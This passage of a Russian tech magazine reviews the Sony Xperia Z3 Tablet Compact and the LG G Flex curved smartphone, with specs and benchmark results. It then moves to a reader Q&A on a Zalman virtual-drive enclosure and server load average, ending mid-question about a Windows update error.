Аккумулятор: несъемный, Li-ion 4500 мА · ч
Размеры: 213,4 × 123,6 × 6,4 мм
Масса: 270 г

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Quadrant Standart: 20 525
AnTutu Benchmark: 42 303
Vellamo (Internet): 2862
Vellamo (Metal): 1602
Vellamo (Multicore): 1872
3D Mark (Ice Storm Unlimited): 18 782 points / 111,2 FPS / 72,2 FPS / 48,2 FPS
Epic Citadel: 58,3 FPS
GFXBench (Manhattan): 741 (11,9 FPS) Onscreen / 753 (12,1 FPS) Offscreen
GFXBench (T-Rex): 1592 (28,4 FPS) Onscreen / 1590 (28,4 FPS) Offscreen
AnTuTu Tester: 9340 points





До недавнего времени и компания Sony располагала только 10-дюймовыми моделями. И вот наконец, обновив свою линейку мобильных гаджетов серией Z3, японцы все-таки одумались и выпустили Xperia Z3 Tablet Compact, который сочетает в себе небольшие размеры и флагманское железо. Но это не все достоинства новой «таблетки», ведь это один из самых тонких (6,4 мм) и легких (270 г) планшетов, который отлично защищен от попадания воды и пыли. Как и другие устройства серии, планшет имеет яркий запоминающийся дизайн, но в отличие от собратьев покрыт хорошим soft-touch напылением, которое эффективно противостоит появлению отпечатков.

Возможность стримить игры с PlayStation 4 на планшет найдет отклик у многих игроманов.

Не смогла пройти мимо Z3 Tablet Compact и наша редакция, поэтому встречай обзор одной из самых интересных мобильных новинок уходящего года.

ВНЕШНИЙ ВИД И КОМПЛЕКТАЦИЯ

Xperia Z3 Tablet Compact — очень тонкое и легкое устройство. При этом гаджет вовсе не страдает болезнью iPhone 6: не деформируется и имеет высокую жесткость, на уголках — нержавеющая сталь, по периметру — алюминий. При своих восьми дюймах он легко помещается как в задний карман джинсов, так и во внутренний карман куртки или пиджака, поэтому сможет составить тебе компанию всегда и везде.

Сам корпус выполнен из пластика, а благодаря специальному матовому напылению не выскальзывает из рук и не собирает отпечатки. Нарушает идиллию плоской поверхности лишь объектив камеры, расположенный по центру сверху.

Лицевая панель, как принято, скрыта под закаленным стеклом. По бокам экран обрамляют тонкие рамки, а сверху и снизу — более широкие, чтобы было удобнее держать гаджет в руках.

Все органы управления сгруппировались на правом боку: качельки громкости по центру и клавиша питания чуть выше. Если обхватить планшет правой рукой, то они оказываются точно под большим пальцем. В гаджете присутствует новый





Основа экрана — IPS-матрица, которая и сама по себе обладает отличной цветопередачей

5-пиновый разъем для наушников, который поддерживает активное шумоподавление, и да, по планшету можно совершать звонки и отправлять СМС, как по обычному телефону. С противоположной стороны устройства присутствует разъем для подключения док-станции, а рядом с ним под длинной заглушкой находятся слоты nano-SIM и microSD. В нижнем левом углу девайса за маленькой заглушкой спрятался разъем microUSB.

Несмотря на свои рекордно компактные размеры, Xperia Z3 Tablet Compact защищен от внешних воздействий в соответствии со стандартом IP68. Другими словами, можно полчаса фотографировать на планшет рыбок на глубине до полутора метров или прокатиться с ним по пустыне на верблюде. За эргономику гаджет достоин наивысшей похвалы: его можно надежно удерживать одной рукой, при этом большим пальцем изменять громкость или блокировать экран. Все находится именно там, где должно быть. Сборка отличная — никаких люфтов или скрипов при сдавливании, все заглушки надежно прилегают к корпусу. А вот на комплектации Sony явно сэкономили: помимо самого устройства, лишь кабель microUSB да сетевой адаптер. В продаже доступны устройства белого и черного цветов.



ЭКРАН

Японские разработчики оснастили свой планшет 8-дюймовым дисплеем с соотношением сторон 16 : 10, что, на наш взгляд, оптимальный выбор. При просмотре фильмов черные полосы уже, чем у гаджетов с соотношением 4 : 3, в то же время при браузинге или гейминге полезная площадь превосходит таковую у девайсов с соотношением 16 : 9. Sony не гонится за сверхчеткостью: разрешение здесь 1920 × 1200 при плотности 283 ppi. Однако заметить угловатость шрифтов или тем более разглядеть отдельные пиксели не представляется возможным без специального оборудования.

Основа экрана — IPS-матрица, которая и сама по себе обладает отличной цветопередачей, а в данном случае используется еще и множество фирменных технологий, таких как TRILUMINOS for mobile, Live Colour LED и X-Reality for mobile, которые повышают качество картинки до максимума. Экран сверхъяркий (680 кд/м^2) и контрастный (1150 : 1), поэтому отлично читается даже в самый солнечный день. С планшетом комфортно работать даже в полной темноте, его минимальная яркость составляет 16 кд/м^2. Присутствует автоматическая подстройка яркости по датчику освещенности. Кроме того, есть динамическая неотключаемая регулировка яркости подсветки в зависимости от характера выводимого изображения.

Все элементы экрана выполнены на одном стекле без воздушных прослоек, что существенно снижает бликование. Цветовая температура достигает 9800 K, преобладают холодные оттенки. Имеются несколько режимов подстройки изображения программными методами, позволяющие полу-

чить как реалистичные, так и «ядовитые» цвета — как кому нравится. Углы обзоров ожидаемо максимальные, причем цвета не блекнут и не инвертируются при взгляде под острым углом. Экран поддерживает разблокировку по двойному тапу и работу в перчатках, что немаловажно для наступающего времени года.

Xperia Z3 Tablet Compact в плане железа, что называется, «заряжен на полную»

АППАРАТНАЯ НАЧИНКА

Xperia Z3 Tablet Compact в плане железа, что называется, «заряжен на полную». В большинстве синтетических тестов японский флагман входит в число лидеров, а в некоторых тестах так и вообще выдает результат выше максимально возможного. Высокую производительность новому флагману обеспечивает новейший чип Qualcomm Snapdragon 801 с четырьмя ядрами Krait 400 рабочей частотой 2,5 ГГц и видеоускоритель Adreno 330, а оперативной памяти здесь целых 3 Гб. Ни в интерфейсе Android, ни во время трансляции визуального ряда с PlayStation 4, ни даже в самых производительных играх на максимальных настройках лагов замечено не было.

Гаджет работает быстро и плавно, отличаясь хорошей стабильностью: за все время тестирования зависаний или самопроизвольных перезагрузок не было. При этом даже во время максимальных нагрузок устройство остается холодным. Планшет продается с 16 или 32 Гб постоянной памяти, причем LTE-версия доступна лишь в первом варианте, что довольно странно. Тем, кому такого объема окажется мало (а таких будет достаточно), Sony предусмотрела слот под microSD объемом до 128 Гб.

Теоретически гаджетом можно пользоваться в качестве телефона, совершая голосовые вызовы в сотовых сетях по громкой связи.

А вот обмениваться СМС с планшета очень даже удобно. В устройстве, оборудованном радиомодулем (используется формат nano-SIM), прием сети стабильный, никаких нареканий за время использования не возникло. Имеется поддержка всех существующих стандартов Wi-Fi и Bluetooth. Для быстрого сопряжения с другими устройствами присутствует встроенный NFC-чип. Навигационный модуль поддерживает GPS, ГЛОНАСС и китайскую Бэйдоу, спутники быстро обнаруживаются, даже когда планшет в помещении. В порт microUSB можно подключать внешние накопители. Скорость копирования в память устройства составляет около 11 Мб/с.



Xperia Z3 Tablet Compact отличается очень качественным для мобильного устройства звуком. Планшет оснащен стереодинамиками, обращенными к пользователю. В спектре прослушивается не только средний регистр, но также высоко- и низкочастотные диапазоны. Максимальная громкость находится на приличном уровне.

Что касается видео, то практически все форматы, включая видеопотоки сверхвысокой четкости, планшет проигрывает прямо из коробки, причем без каких-либо задержек и артефактов.

КАМЕРА

К сожалению, Sony не считает камеру планшета важным элементом, поэтому традиционно устанавливает в свои «таблетки» максимально простые модули. Основная камера снабжена сенсором Sony Exmor RS и имеет разрешение 8,1 Мп. При хорошем освещении и отсутствии под рукой чего-то посолиднее с ее помощью можно получить более-менее нормальные фотографии, но при уменьшении светового потока фото начинают сильно «шуметь», а детали замыливаться. К тому же вспышки нет вовсе. Со съемкой текста и фотозаметок, в принципе, камера справляется, но на что-то большее она просто не рассчитана. Модуль способен также записывать видео в формате Full HD с частотой 30 кадров в секунду. Резкость неплохая, фокусировка и экспозиция подстраиваются с небольшой задержкой. Фронтальная камера тут стандартна — 2,2 Мп и позволяет делать селфи для постов в социальных сетях и общаться по скайпу. В общем, про оптику можно сказать, что она здесь уверенный середнячок среди планшетов: звезд с неба не хватает, но и совсем отсталой ее тоже не назовешь. А вот по программной части камера «прокачана» на полную. Предустановлена дюжина режимов съемки, еще три десятка можно загрузить из Google Play. Опишем основные из них.

- Суперавторежим. Планшет самостоятельно выставляет оптимальные, по его мнению, параметры съемки и не дает пользователю вмешиваться в этот процесс.
- Вручную. Здесь же, наоборот, — полная свобода действий, менять можно все, начиная от ISO и заканчивая балансом белого, а также выбрать одну из двух десятков сцен, имеются функции цифровой стабилизации и HDR.
- Sound Photo. Режим позволяет сделать фото и тут же записать к нему небольшой аудиокомментарий.
- AR-досуг. Одна из функций дополненной реальности.
- Мультикамера. Позволяет делать запись видео с нескольких устройств одновременно, создавая один выходной файл.

- С лицом. Одновременную запись с двух камер.
- Live on YouTube. Стрим видео на канал.
- Художественный эффект. Добавляет к фото и видео различные фильтры.
- Social live и Evernote. Делает фото и видео непосредственно в твой аккаунт социальной сети или Evernote.
- Панорамный обзор. Снимает панораму, есть варианты на 180 и 360 градусов.
- Timeshift burst. Интересный режим, в котором после нажатия кнопки создания снимка делается 60 фотографий, причем 30 за несколько секунд до нажатия кнопки и 30 после этого, тебе же остается выбрать самое удачное.
- AR effect. Самый веселый режим: благодаря функции дополненной реальности ты можешь превратить свой письменный стол в аквариум или пустить поохотиться по нему динозавра.

АВТОНОМНОСТЬ

Обычно компактность — это признак плохой автономности, но только не тогда, когда разговор идет о Sony Xperia Z3 Tablet Compact. Планшет хоть и оснащен средним по емкости литий-ионным аккумулятором на 4500 мА • ч, но по своей «живучести» бьет все рекорды. В значительной степени ему помогает в этом режим Stamina, который позволяет ограничить производительность и/или отключить энергоемкие функции, значительно продлевая жизнь твоему компактному другу.

Итак, в режиме чтения при среднем значении яркости и включенном режиме Stamina планшет продержался 26 ч, что вдвое больше всех конкурентов. Смотреть видео с YouTube при выключенном энергосбережении планшет позволил 14 ч, а в игровом режиме наш герой «прожил» почти восемь часов! Рекордные результаты показывает и AnTuTu Tester, в котором Xperia Z3 Tablet Compact набрал 9340 баллов. При среднестатистическом использовании заряда планшета хватит на три-четыре дня. От штатного адаптера устройство Sony полностью заряжается за три с половиной часа.

Хочется пожать руку каждому из японских инженеров Sony, кто причастен к разработке Xperia Z3 Tablet Compact, поскольку они смогли в потрясающе тонкий, да к тому же влагозащищенный корпус уместить настоящего рекордсмена автономности. Браво!

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Планшет работает под управлением Android 4.4.4 (в ближайшее время ожидается обновление до версии 5.0), с установленной поверх оболочкой, знакомой любому пользователю устройств Xperia. Интерфейс хорошо адаптирован, работает быстро и плавно, а главное, радует глаз: красивые шрифты, крупные иконки, все интуитивно и понятно. При свайпе вниз у верхней кромки одним пальцем открываются уведомления, двумя — переключатели. Во время запуска игр панель с клавишами управления исчезает. Хорошо работает и функция, по двойному тапу разблокирующая экран. Есть быстрый доступ к записи происходящего на дисплее. Имеется много бесплатного софта, как фирменного, так и стороннего, включая легендарный плеер Walkman и видеопроигрыватель, работающий практически со всеми форматами, Lifelog для учета активности, навигатор Navigon, TrackID для определения композиций, приложения для фото- и видеоредактирования, предустановлены Dropbox и Google Drive, а для работы с офисными документами имеется OfficeSuite.

Поскольку большинство функций перекочевало на планшет с предыдущих устройств линейки, то остановимся подробно лишь на одной новой фиче — PS4 Remote Play, которая позволяет запускать игры с приставки PlayStation 4 прямо на экране планшета. Для начала совместной работы необходимо соединить эти два устройства через домашнюю Wi-Fi-сеть, чтобы они опознали друг друга; эта операция занимает несколько минут. После успешного соединения перед пользователем открывается меню PlayStation 4 и сенсорные полупрозрачные элементы управления, копирующие геймпад, при этом стики отрисовываются лишь с прикосновением в их зоны пальцев. Конечно, намного удобнее играть на родном геймпаде, и, к счастью, при подсоединении его к планшету не возникает никаких проблем. Кроме того, в продаже имеется специальное крепление, фиксирующее планшет на джойстике. Играть так довольно удобно, да и телевизор остается свободен. Единственный замеченный минус — если во время игры свернуть приложение PS4 Remote Play, то теряется связь с приставкой и приходится опять ждать пару минут, пока соединение восстановится.



Удобнее играть на родном геймпаде, и при подключении его к планшету не возникает никаких проблем



Предустановлена дюжина режимов съемки, еще три десятка можно загрузить из Google Play

ВЫВОД

Сказать, что у Sony получился замечательный планшет, — ничего не сказать. Это стильный дизайн как корпуса, так и интерфейса, компактные размеры и масса, защита от воды и пыли, сверхмощное железо и качественный дисплей, удобная эргономика и потрясающая автономность, все это дополняет качественный набор софта, включающий функцию Remote Play. Единственное слабое место устройства — фотокамеры, которыми, к счастью, в планшетах пользуются далеко не все. Практичность и производительность — вот как можно охарактеризовать Sony Xperia Z3 Tablet Compact. По сути, на данный момент это один из лучших планшетов на рынке.

LG G FLEX

Обзор гибкого смартфона с самовосстанавливающимся покрытием

В последнее время от производителей смартфонов сложно дождаться каких-то серьезных инноваций по части железа. Дополнительные ядра, гигабайты и мегапиксели уже не могут заметно улучшить жизнь пользователя, и основные баталии происходят в софте. Что остается делать вендорам? Экспериментировать!

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Операционная система: Android 4.4.2 Jelly Bean с оболочкой LG Optimus UI
Процессор: Qualcomm Snapdragon 800, 4 ядра Krait 400 по 2,26 ГГц
Оперативная память: 2 Гб
Постоянная память: 32 Гб
Графика: Adreno 330
Экран смартфона: изогнутый POLED 6", 1280 × 720, 244 ppi
Связь: GSM 900/1800/1900, 3G, LTE
Интерфейсы: Wi-Fi 802.11a/b/g/n, NFC, Bluetooth 4.0, microUSB, 3,5 мм мини-джек
Датчики: A-GPS/ГЛОНАСС, акселерометр, гироскоп, компас, датчики приближения и освещения, 2 светодиодных индикатора, ИК-порт
Камера: 13 Мп, видео 4K, LED-вспышка / 2,1 Мп
Аккумулятор: несъемный, 3500 мА · ч
Размеры: 160,5 × 81,6 × 7,9 мм
Масса: 177 г
Цена: 20 000 рублей

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Quadrant Standart: 20 852 points
AnTutu Benchmark: 30 155 points
Vellamo (Internet): 3070 points
Vellamo (Metal): 1359 points
Vellamo (Multicore): 1583 points
3D Mark (Ice Storm Extrime): 10 199 points / 57,8 FPS / 41,6 FPS / 25,1 FPS
3D Mark (Ice Storm Unlimited): 13 251 points / 81,9 FPS / 57,9 FPS / 27,5 FPS
Epic Citadel: 57,6 FPS
GFXBench (Manhattan): 1245 (20,1 FPS) Onscreen / 606 (9,8 FPS) Offscreen
GFXBench (T-Rex): 1882 (33,6 FPS) Onscreen / 1252 (22,4 FPS) Offscreen
AnTuTu Tester: 8560 points



Смартфонная линейка от LG, в принципе, славится обилием разных технических экспериментов — кажется, что раз в год руководство компании дает инженерам полную свободу действий, а потом смотрит на результаты «полета фантазии». Благодаря этому мы получили первый смартфон с двухъядерным, а потом и четырехъядерным процессором — хотя споры о необходимости дополнительных ядер до сих пор не утихают. Именно так возник смартфон с экраном на 1440p, несмотря на то что заметный эффект от такого разрешения можно ощутить разве что в проектах шлемов виртуальной реальности вроде Samsung Gear VR. Сегодня же, вдохновившись воплями про «гнущиеся» айфоны нового поколения, мы решили посмотреть на LG G Flex — телефон, главной киллер-фичей которого является изогнутый экран и возможность «изгибаться».

Сам по себе изогнутый экран не новинка — такие аппараты выходили уже как минимум у Samsung. Как производитель объясняет необходимость своего «ноу-хау»? Например, дескать, благодаря такой форме микрофон оказывается ближе к лицу пользователя, что хорошо влияет на качество разговора. То есть это уникальное решение проблемы, которой у тебя не было, пока ты не купил шестидюймовый смартфон. Плюс изогнутый экран дает «эффект кинотеатра» при просмотре роликов и фильмов. Что, конечно, очень актуально с учетом небольшого разрешения экрана (720p) и одного динамика. Наконец, гибкость защитит телефон в заднем кармане штанов — конечно, если у тебя есть настолько гигантские карманы. В общем, можно сколько угодно пытаться рационализировать такое решение, но основной ответ на вопрос «зачем вы так сделали?» сводится к «потому что мы можем». Ну и еще потому, что теперь можно похвастаться в компании, прижав телефон к столу.

Более интересная особенность нового девайса — самовосстанавливающееся покрытие. На заднюю крышку нанесен специальный тонкий эластичный слой, который способен регенерировать после мелких царапин, получаемых телефоном во время повседневной эксплуатации. На «заживление» царапины уходит около минуты, при этом если потереть место повреждения пальцем, то процесс можно ускорить. К сожалению, технология пока несовершенна и все более-менее глубокие повреждения так и останутся навсегда на твоем «умном» друге. К тому же оно довольно скользкое и маркое.

Органы управления расположились по центру задней панели и представляют собой качельку громкости, с расположенной посередине клавишей блокировки со встроенным в нее же светодиодным индикатором. Прямо над этой конструкцией расположился объектив камеры, прикрытый сапфировым стеклом, а по бокам LED-вспышка и ИК-порт, служащий для управления техникой. Снизу — логотип и динамик. На правом торце имеется лоток под microSIM, снизу — основной микрофон, порт microUSB и разъем для наушников (решение неудобное, поскольку при прослушивании музыки, вытаскивая аппарат из кармана, приходится постоянно его переворачивать), сверху — дополнительный микрофон. На лицевой стороне 6-дюймовый экран почти полностью заполняет всю поверхность, оставляя лишь узкие рамки по краям. В верхней части имеется разговорный динамик, фронтальная камера, датчики освещения и приближения, а также еще один LED-индикатор, внизу — логотип LG. При сдавливании аппарат довольно сильно поскрипывает, но люфты отсутствуют.



Артём Костенко
lzbranniy@mail.ru



Из комплектации можно отметить лишь коробку вогнутой формы, повторяющей дисплей гаджета. В остальном она традиционно минималистична: зарядка, кабель microUSB и скрепка. Цвет девайса — «серебристый титан», хотя корпус полностью пластиковый, «металлический оттенок» придает ему специальная текстура.

ЭКРАН

6-дюймовый дисплей LG G Flex построен на технологии POLED и в своей основе содержит пластиковые субстраты, а не стекло, что и позволило придать смартфону столь необычную форму. Углы обзора близки к максимальным, при отклонении от вертикали заметен небольшой сдвиг в сторону холодных оттенков. Яркость можно подстраивать как вручную, в диапазоне от 30 до 320 кд/м², так и автоматически. Экран отзывчивый, поддерживается до десяти одновременных прикосновений. На поверхности присутствует специальное олеофобное покрытие, поэтому следы от пальцев хоть и появляются стабильно, но и удаляются легко. Стоит отметить также хорошую равномерность подсветки: отсутствуют темные пятна и засветы. По заверениям специалистов Corning, дисплей Flex покрыт специальной изогнутой версией стекла Gorilla Glass, однако оно не слишком эффективно борется с появлением царапин.

POLED-матрицы отличаются большей яркостью и четкостью, но на данном примере это не сильно заметно. Во-первых, на солнце экран теряет почти все свои краски (возможно, не справляется антибликовый фильтр), хотя, в принципе, остается читаемым, а во-вторых, разрешение 1280 × 720 на 6 дюймах дает 244 ppi, что отстает от прогресса на пару лет. Возможно, у инженеров возникли какие-то проблемы с приданием изогнутому дисплею более высокой плотности пикселей. Если не приглядываться, то никакого дискомфорта, в принципе, от этого не возникнет, но небольшая «рыхлость» по краям мелких изображений все же присутствует. Черный цвет идеален: на нем экран вообще не излучает свет, что дает «бесконечную» контрастность изображения. Доступны три цветовых режима: в «Стандартном» и «Ярком» цвета сочные и перенасыщенные, а в третьем, «Натуральном», приближены к реальным. Если не принимать во внимание низкое разрешение, то качество изображения соответствует экранам других флагманских устройств, а изогнутая форма, большая диагональ и сочные оттенки идеальны для просмотра видео.



АППАРАТНАЯ НАЧИНКА

LG G Flex построен на платформе Qualcomm Snapdragon 800 с четырьмя ядрами Krait 400 частотой 2,26 ГГц и графическим ускорителем Adreno 330. Оперативной памяти здесь 2 Гб, а постоянной 32 Гб, из которых пользователю доступно около 23 Гб; слота microSD нет. Запаса по производительности у смартфона хватит на несколько лет: все игры идут на максимальных настройках без заметных «тормозов», в работе



интерфейса лагов также замечено не было. В бенчмарках Flex обходит большинство конкурентов благодаря невысокому разрешению, а следовательно, и меньшей нагрузке на железо. Что примечательно, телефон во время работы практически не греется. Гаджет работает стабильно: за все время тестирования не зависал и самопроизвольно не перезагружался.

Телефон прекрасно работает в сетях второго, третьего и четвертого поколения. Есть поддержка всех существующих стандартов Wi-Fi и Bluetooth 4.0, а также возможность организовать беспроводную точку доступа через них. Для быстрого соединения имеется встроенная NFC-антенна, а для управления техникой — модный нынче ИК-порт. Навигационный модуль поддерживает как GPS, так и отечественный ГЛОНАСС, а поиск спутников с холодного старта занимает менее полминуты.

Динамик здесь монофонический, но довольно качественный и громкий, позволяющий смотреть фильмы без наушников, а благодаря тому, что он расположен на приподнятом конце, звук вызова не заглушится столом. Порадовали и светодиодные датчики, расположенные как на лицевой, так и на тыльной стороне смартфона, которые оповещают пользователя о происходящих событиях разными цветами и поддаются тонкой настройке.

КАМЕРЫ

LG G Flex оснащен двумя модулями камер на 13 и 2,1 Мп, причем они обладают и хорошей оптикой, и развитым программным обеспечением, что вместе дает прекрасное качество снимков. Даже фронтальная камера позволяет применять различные эффекты к фото или видео в реальном времени (убирать неровности кожи или комично увеличивать/уменьшать отдельные части лица), а у основной только различных режимов дюжина, плюс можно вручную настроить все параметры, начиная от ISO и заканчивая балансом белого. Кроме того, присутствует возможность вести съемку сразу на две камеры одновременно. Лицевая умеет делать фото с максимальным разрешением 1920 × 1080, а тыловая — 4160 × 3120, имеется встроенная яркая вспышка.


Благодаря специальному программному обеспечению камера умеет усиливать контрастность на краях объектов для улучшения резкости, а хороший шумодав убирает артефакты, практически не ухудшая детализацию кадра. Качественные снимки получаются как на открытом воздухе, так и в помещениях при разных уровнях освещения. С видео также не возникает особых проблем: хорошая картинка в разрешении 4K и различные эффекты в реальном времени. Фокусировка доступна как автоматическая, так и вручную, происходит она быстро, само приложение также запускается без задержек. Единственный недостаток — отсутствие оптической стабилизации, но на практике это почти не влияет на качество фотографий. В общем и целом же камера отлично подойдет как для документальной, так и для художественной съемки и способна полностью заменить мыльницу.


АВТОНОМНОСТЬ


Мало того, что батарея в LG G Flex гибкая, так еще и рекордного для смартфонов объема в 3500 мА • ч, чего с учетом невысокого разрешения достаточно для двух суток интенсивной работы, а в «экономном» режиме, когда телефон используется лишь для звонков и SMS, да еще и в энергосберегающем режиме, гаджет протянет неделю! Запаса энергии хватит на 7 ч игр, на 12 ч просмотра HD-видео, чтения в течение 25 ч или прослушивания музыки на протяжении 40 ч. Высокие показатели автономности подтверждает и AnTuTu Tester, выдавая 8560 баллов. Полностью гаджет заряжается за три часа.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Flex работает на Android 4.4.2 KitKat (последняя версия Android на момент выхода номера 4.4. — Прим. ред.) с фирменной оболочкой Optimus UI, которая... не тормозит. Фон везде, где возможно, сделан черным, для экономии заряда батареи (при отображении черного цвета OLED-экраны не тратят энергии). Смартфон просто-таки напичкан разными полезными и не очень Smart-функциями. Большинство из них такие же, как и в LG G3, о котором мы рассказывали в одном







из предыдущих номеров, поэтому подробно не будем описывать все, а остановимся лишь на самых интересных и уникальных.


Большой упор сделан на многозадачность, что весьма оправданно для такого большого экрана. Удержание кнопки «Назад» разделяет экран на две части, в каждой из которых можно запустить свое приложение. Меню QSlide, показываемое в строке уведомлений, содержит несколько приложений, которые можно запускать в небольшом окошке и регулировать их положение на экране и прозрачность. При поступлении новой SMS сообщение открывается в отдельном окошке, в котором можно ответить, не закрывая работающую программу и не открывая всего приложения. Наконец, есть новая фича Slide Aside, которая позволяет любое приложение сдвинуть в сторону тремя пальцами. При этом программа продолжит работать, и при необходимости можно будет вернуть ее назад, на полный экран. Таким образом сдвигать можно до трех приложений.

Разблокировать девайс можно, просто постучав по экрану в установленном месте установленное количество раз. Функция Swing Lockscreen позволяет экрану блокировки реагировать на положение смартфона в пространстве, погоду и время суток, перемещаясь по фоновому изображению и меняя его оттенки. А с помощью Q theater можно запустить медиаконтент прямо с экрана блокировки в горизонтальном режиме. Для этого достаточно раздвинуть пальцы в разные стороны, и появится доступ к YouTube, фото- и видеоальбомам. Многим придется по душе функция, благодаря которой можно настроить клавиши управления: выбрать порядок следования, цвет, прозрачность, добавить новые кнопки или вообще скрыть в выбранных приложениях. Утилита QuickMemo позволяет создавать заметки на скриншоте экрана или чистом листе, а после использовать их как временную подложку. Например, тебе диктуют чей-то телефон, чтобы записать его, нужно нажать кнопку приложения (можно вынести ее в зону клавиш управления), записать пальцем на экране номер, затем перенести его на подложку, перейти в номеронабиратель и спокойно позвонить. Клавиатура в смартфоне способна сжиматься для удобства работы одной рукой, кроме того, в нее встроен Swype. Стандартный видеопроигрыватель без труда читает практически любые видеофайлы в разрешении до 4K, при этом он проигрывает ролики в максимальном разрешении с частотой 30 кадров в секунду без каких-либо задержек. Наконец, Flex понимает жесты и способен, например, набрать номер абонента, чью SMS ты в данный момент читаешь, если поднести смартфон к уху.

ВЫВОД

Flex — это такой полигон для испытания новых инженерных идей компании, продукт для любителей всего необычного. У него имеются весомые недостатки — низкое разрешение, отсутствие слота под карту памяти, но и много однозначных достоинств — флагманское железо, хорошая камера, долгое время работы, самовосстанавливающееся покрытие. Но главная изюминка Flex вовсе не технические характеристики, а непохожесть на других и умение удивлять окружающих. Отличный вариант за 20 000 рублей. ☒





Алексей «Zemond» Панкратов
3em0nd@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q После того как все мои знакомые накупали себе навороченных ультрабуков, вся моя коллекция дисков с кучей дистрибутивов, софта и прочих полезностей стала просто лишним грузом. Самое нужное я переписал на флешки и хожу с ними. Для образов использую GRUB и YUMI. Но частенько приходится обновлять образы, а процесс записи их на флешку как-то напрягает. Покупать же внешний сидиром не хочу из принципа. Есть ли какое-то более простое решение?

A Да, причем очень стильное и мощное! Посмотри в сторону устройств Zalman ZM-VE300. Это 2,5" USB 3.0 внешний бокс для HDD, но с очень классной фишкой. Бокс может работать в одном из трех режимов:

- Dual Mode — работа в совмещенном режиме, жесткий диск + виртуальный привод CD/DVD/Blu-ray;
- ODD Mode — режим виртуального привода CD/DVD/Blu-ray;
- HDD Mode — режим жесткого диска.

Иными словами, создав на жестком диске папку _ISO и записав в нее необходимые тебе образы Live CD можно выбирать их на дисплее залмана и подключать как виртуальные приводы. Образ можно подключать как в работающей системе, так и на этапе загрузки, что дает возможность устанавливать или грузиться с Live CD. Также есть возможность делать на устройство бэкап, при нажатии на одноименную кнопку. При нажатии и удержании джойстика в положении вниз происходит безопасное отключение диска. В общем, устройство — однозначный маст хев. Есть также и более дорогие и новые модели. Корпус девайса сделан из сплава алюминия, покрытого акрилом. Именно благодаря ему бокс довольно легок, имеет малую толщину, а также хорошо отводит тепло от накопителя. На лицевой стороне находится небольшой ЖК-дисплей, на котором отображается состояние диска и текстовое меню настроек. Навигация по меню производится с помощью трехпозиционного джойстика, расположенного на левом торце бокса, и кнопки Backup, которая находится сверху. В комплект поставки, помимо самого бокса, входит чехол, что добавляет приятных ощущений от пользования, жаль только кабель туда никак не засунуть.

Q Расскажи про load average: когда стоит зарываться в логи, а когда можно спокойно наблюдать за работой сервера?

A Если совсем кратко, то это три числа, которые обозначают средние значения загрузки процессора на прогрессивно увеличивающихся временных промежутках (одна, пять и пятнадцать минут), и чем меньше их значения — тем лучше. Увидеть этот параметр можно, выполнив одну из команд uptime или top. Дальше без примеров неинтересно. Так что предположим, что у нас стоит одна процессорная система. Если la показывает 1, это означает что ядро полностью загружено, при значении 0,50 — загружено наполовину и так далее, думаю, смысл ты понял. В случае, когда значение, скажем, 2, сервер нагружен под завязку и у него в очереди висит такая же нагрузка. В таком состоянии он может дико тупить и не отвечать на запросы. Если придерживаться идеала, то при значении 0,70 стоит копать логи на тему, кто же там такой прожорливый и что грузит систему. Но также бытует мнение, которого и я придерживаюсь, что, скажем, при значении параметра чуть выше 1 — это норма. Таким образом сервер не простаивает и работает на пределе своих ресурсов, главное — не перейти ту самую грань, когда пинги идут с бешеной задержкой, SSH умер и есть два варианта: или ждать, когда нагрузка спадет, или отправлять в ребут. Как сам понимаешь, плохо и то и другое. Предполагаю, что, выполнив одну из команд и увидев свой la или своего продакшен-сервера, ты с характерным звуком уронил челюсть на пол. Ведь самого интересного я не рассказал. В многопроцессорных системах значения load average равны количеству ядер. Иными словами, если у тебя стоит



ZM-VE300

WINDOWS UPDATE

Полезный хинт

Q На Win 2012R2 отключены автоматические обновления. И вот настал тот день, когда понадобилось в срочном порядке поставить один из пакетов обновления. Каково было мое удивление, когда я не увидел его в списке обновлений для моего сервера. Решил скачать с офсайта, в итоге на каждый пакет система ругается сообщением: Windows update could not be installed because of error 2149842967. Причем на похожих серверах все работает как надо, а этот особенный. Что это такое и как победить эту ошибку?

